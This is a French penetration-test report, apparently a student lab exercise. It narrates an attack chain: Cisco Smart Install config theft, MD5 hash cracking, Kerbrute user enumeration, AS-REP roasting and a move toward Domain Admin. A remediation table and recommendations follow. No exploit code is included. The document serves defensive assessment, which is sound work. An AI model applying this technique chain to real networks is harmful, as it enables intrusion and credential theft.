Cette section décrit l'enchaînement logique des étapes qu'un attaquant pourrait suivre pour compromettre l'infrastructure, en partant d'un accès réseau similaire à celui d'un employé

jusqu'à la compromission des identifiants du domaine.

Etape 1 : Point d'entrée et prise de contrôle de l'infrastructure

L'attaque commence par une phase de reconnaissance des différents ports ouverts, à l'aide d'outils comme `nmap`. Cette manipulation permettrait d'identifier le service Cisco Smart Install sur le port 4786 ouvert sur le commutateur SWL3-D. L'absence d'authentification sur ce protocole permet à l'attaquant d'exfiltrer le fichier de configuration complet de l'équipement.

Etape 2 : Analyse des secrets et persistance

L'analyse de la configuration récupérée permet de découvrir plusieurs éléments critiques :

- Présence de comptes locaux avec des hashs de mots de passe vulnérables (MD5),
- Découverte des noms de domaines internes (Pellet-SA.local et groupe10.test)

L'attaquant peut alors casser le mot de passe de l'admin, ou injecter un user privilégié pour obtenir un accès permanent et illégitime aux équipements de routage du coeur de réseau.

Etape 3 : Enumération de l'AD

Une fois positionné sur un segment réseau stratégique (VLAN admin ou via switch compromis), l'attaquant peut cibler le contrôleur de domaine Windows (192.168.70.25).

L'utilisation de Kerbrute permet d'identifier 18 comptes d'user valides sur le domaine gorupe10.test sans déclencher d'alerte majeure.

Etape 4 : Extraction de hashs et escalade de privilèges

En exploitant la vulnérabilité AS-REP Roasting sur les comptes identifiés, l'attaquant parvient à récupérer les hashs de mots de passe des user bran.stark et tyrion.lannister.

Cette étape est cruciale, car elle permet d'obtenir des informations d'identification sans aucune interaction directe avec les user cibles.

Etape 5 : Accès aux ressources et compromission finale

Avec ces identifiants (une fois les hashs cassés hors-ligne), l'attaquant peut s'authentifier sur le domaine pour accéder aux partages SMB, énumérer les informations sensibles du serveur Samba et potentiellement initier un mouvement latéral vers le contrôleur de domaine pour obtenir les privilèges de Domaine Admin.

6. Recommandations de Remédiation

Vulnérabilité	Priorité CVSS	Recommandation

Vulnérabilité	Priorité CVSS	Recommandation
Smart Install	8.1 (Haute)	Sécurisation des équipements réseau : Désactiver le service sur tout les équipements s'il n'est pas activement utile, filtrer le port 4786 avec des ACL, ne pas utiliser les mdp en clair dans les fichiers de configuration
Kerberos	6.9 (Moyenne)	Modification des politiques de sécurité pour l'énumération : Segmenter le réseau pour éviter un accès trop large, créer des comptes leurres (Honeytokens) et le lier à un script d'avertissement pour les admins. Modifier les paramètres de pré-authentification : Désactiver "Ne pas exiger la pré-authentification Kerberos" sur tous les comptes concernés par le problème.
Récursion DNS attaque DDOS	5 (Moyenne)	Restreindre la récursion aux clients de confiance : Configurer les ACLs BIND pour n'accepter les requêtes récursives que depuis le réseau local (192.168.70.0/24), modifier le fichier named.conf.options avec la directive allow-recursion, mettre en place le Response Rate Limiting (RRL) pour atténuer les tentatives de flood.
Complexité des mots de passe équipements	8,4 (Haute)	Revoir intégralement les mots de passes du site, en suivant au minimum les recommandations de la CNIL, intégrer dans la mesure du possible une politique de mot de passe au sein de la société.
HSRP	9.3 (critique)	
NetBios	8.8 (Haute)	Désactivation globale du protocole : Le protocole NetBIOS est obsolète dans les réseaux Active Directory modernes (avec DNS).
SMB	8.8 (Haute)	Modifier les options de sécurité suivantes sur le serveur Windows : ne pas autoriser l'énumération anonyme des comptes SAM (qui est activée)

6.1 Recommandations générales

- Activer le chiffrement des mots de passe lorsque c'est possible.
- Désactiver tous les paramètres donnant des informations en se connectant de façon anonyme.
- Désactiver les panneaux de configuration Web inutilisés des équipements physiques (Commutateurs et routeur)
- Empêcher le traffic Inter-VLANs (Access Control List).
- Les mots de passe de l'infrastructure doivent respecter les recommandations de l'ANSSI.

- Restreindre la récursion au seul réseau de confiance (pour résoudre la faille DNS).

Rapport rédigé par : BRETONNIERE Martin, DAIRIN Côme, DZERAHOVIC-BONNETAUD Sacha, LOUISFERT Corentin et POISSON Siméon

Date : 14/01/2026